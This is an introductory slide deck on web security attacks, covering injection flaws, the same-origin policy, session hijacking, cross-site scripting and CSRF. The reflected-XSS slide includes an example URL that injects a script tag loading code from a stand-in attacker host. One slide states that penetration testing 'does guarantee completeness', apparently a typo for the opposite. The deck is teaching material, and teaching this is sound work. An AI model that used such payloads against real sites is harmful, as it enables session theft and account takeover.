Web Security Attacks
Web Security
Principal:
● Branch of Computer security specifically related to Internet
● It deals with online threats
● Basically, it consists in two major areas:
● Web Application Security
● Web Browser Security
Goals:
● Web applications should guarantee the same security as the one
required for standalone applications
● Web browsers should protect users in a way to avoid computer
infections and sensitive data compromise
Web Security
Web Security
Motivation :
● Most web sites have vulnerabilities
● Many users are not security minded
● Several components could be targeted
● Since many layers can be attacked, game over is often feasible
Attacking The Server
Typically, hackers can exploit injection flaws and other web application vulnerabilities:
● SQL Injection
● Command execution
● Local file access
● XML External Entities
● Web server exploits and misconfiguration
● Exposed administrative panels
Attacking The Server
Involved components:
● Web applications
● Web servers
● Web services
● Databases
Attacking the users
Typically, hackers can exploit web application vulnerabilities to attack users:
● Cross-Site Scripting
● Cross-Site Request Forgery
● UI Redressing
● Arbitrary URL redirects
Attacking the users
Possible goals:
● Impersonate users
● Privilege escalation
● Make victims trigger unwanted operations
● Credentials stealing via phishing
Origin Policy
Security principle that regulates web browser security:
● It restricts how a document loaded from A.com can interact with another
document hosted on B.com
● A.com and B.com are considered as different origins, therefore they are isolated
Origin Policy
Example:
● The user is logged in sensi.tive.webm.ail.com
● The attacker may ask him to visit evil.com aiming towards stealing his
session cookies for sensi.tive.webm.ail.com
● SOP prohibits such attempt resulting in a security exception
Moving to web attacks

● HTTP requests containing malicious payloads could attack web applications
● Vulnerable web applications have weaknesses, whose exploitation could potentially
lead to unexpected results
● Unpatched clients are potentially affected by several vulnerabilities
Attack:
Moving to web attacks
● Vulnerability detection is not trivial, at least for “uncommon” bugs
● Penetration testing is surely useful for spotting vulnerabilities, but it does guarantee
completeness
● Protecting users requires several layers of protection both on the client and on the
server side
Defense:
Session Hijacking

This can take place through several ways:
● Predictable session tokens
● Cross-Site Scripting vulnerabilities
● Mixed content issues
● Session Fixation
● SOP bypass exploits
● Victim's computer malware infection
Cross-Site Scripting
● Malicious HTML and/or JavaScript code is injected in the context of a target domain
● Since the browser have no way to distinguish whether a script is legit or not, it will execute it
● According to the SOP, the injected code will be executed in the context of the trusted web site
Cross-Site Scripting

Generally, Cross-Site Scripting (XSS) attacks are categorized in three categories:
● Reflected XSS
● Stored XSS
● DOM-Based XSS
Reflected XSS

• The attacker sends a specifically crafted link to the victim and asks him to visit it
● http://target/index.php?name=<script src=//ev.il.co.m/mal.js></script>
• The victim clicks the malicious link pointing to http://target
• The PHP page index.php echoes back the injected parameter
• The script hosted on ev.il.co.m/mal.js is executed
Exploitation Flow:
Cross-Site Request Forgery

● Attack in which the victim is forced into making unwanted operations with respect to
a web application, he is authenticated with
● The target of CSRF attacks are state-changing functionality
● The attack is feasible since the browser automatically appends cookies in HTTP
• requests, also in the ones taking place cross-domain
Thank You For Stay With Us

Web Security Attacks

  • 1.
  • 2.
    Web Security Principal: ● Branchof Computer security specifically related to Internet ● It deals with online threats ● Basically, it consists in two major areas: ● Web Application Security ● Web Browser Security
  • 3.
    Goals: ● Web applicationsshould guarantee the same security as the one required for standalone applications ● Web browsers should protect users in a way to avoid computer infections and sensitive data compromise Web Security
  • 4.
    Web Security Motivation : ●Most web sites have vulnerabilities ● Many users are not security minded ● Several components could be targeted ● Since many layers can be attacked, game over is often feasible
  • 5.
    Attacking The Server Typically,hackers can exploit injection flaws and other web application vulnerabilities: ● SQL Injection ● Command execution ● Local file access ● XML External Entities ● Web server exploits and misconfiguration ● Exposed administrative panels
  • 6.
    Attacking The Server Involvedcomponents: ● Web applications ● Web servers ● Web services ● Databases
  • 7.
    Attacking the users Typically,hackers can exploit web application vulnerabilities to attack users: ● Cross-Site Scripting ● Cross-Site Request Forgery ● UI Redressing ● Arbitrary URL redirects
  • 8.
    Attacking the users Possiblegoals: ● Impersonate users ● Privilege escalation ● Make victims trigger unwanted operations ● Credentials stealing via phishing
  • 9.
    Origin Policy Security principlethat regulates web browser security: ● It restricts how a document loaded from A.com can interact with another document hosted on B.com ● A.com and B.com are considered as different origins, therefore they are isolated
  • 10.
    Origin Policy Example: ● Theuser is logged in sensi.tive.webm.ail.com ● The attacker may ask him to visit evil.com aiming towards stealing his session cookies for sensi.tive.webm.ail.com ● SOP prohibits such attempt resulting in a security exception
  • 11.
    Moving to webattacks ● HTTP requests containing malicious payloads could attack web applications ● Vulnerable web applications have weaknesses, whose exploitation could potentially lead to unexpected results ● Unpatched clients are potentially affected by several vulnerabilities Attack:
  • 12.
    Moving to webattacks ● Vulnerability detection is not trivial, at least for “uncommon” bugs ● Penetration testing is surely useful for spotting vulnerabilities, but it does guarantee completeness ● Protecting users requires several layers of protection both on the client and on the server side Defense:
  • 13.
    Session Hijacking This cantake place through several ways: ● Predictable session tokens ● Cross-Site Scripting vulnerabilities ● Mixed content issues ● Session Fixation ● SOP bypass exploits ● Victim's computer malware infection
  • 14.
    Cross-Site Scripting ● MaliciousHTML and/or JavaScript code is injected in the context of a target domain ● Since the browser have no way to distinguish whether a script is legit or not, it will execute it ● According to the SOP, the injected code will be executed in the context of the trusted web site
  • 15.
    Cross-Site Scripting Generally, Cross-SiteScripting (XSS) attacks are categorized in three categories: ● Reflected XSS ● Stored XSS ● DOM-Based XSS
  • 16.
    Reflected XSS • Theattacker sends a specifically crafted link to the victim and asks him to visit it ● http://target/index.php?name=<script src=//ev.il.co.m/mal.js></script> • The victim clicks the malicious link pointing to http://target • The PHP page index.php echoes back the injected parameter • The script hosted on ev.il.co.m/mal.js is executed Exploitation Flow:
  • 17.
    Cross-Site Request Forgery ●Attack in which the victim is forced into making unwanted operations with respect to a web application, he is authenticated with ● The target of CSRF attacks are state-changing functionality ● The attack is feasible since the browser automatically appends cookies in HTTP • requests, also in the ones taking place cross-domain
  • 18.
    Thank You ForStay With Us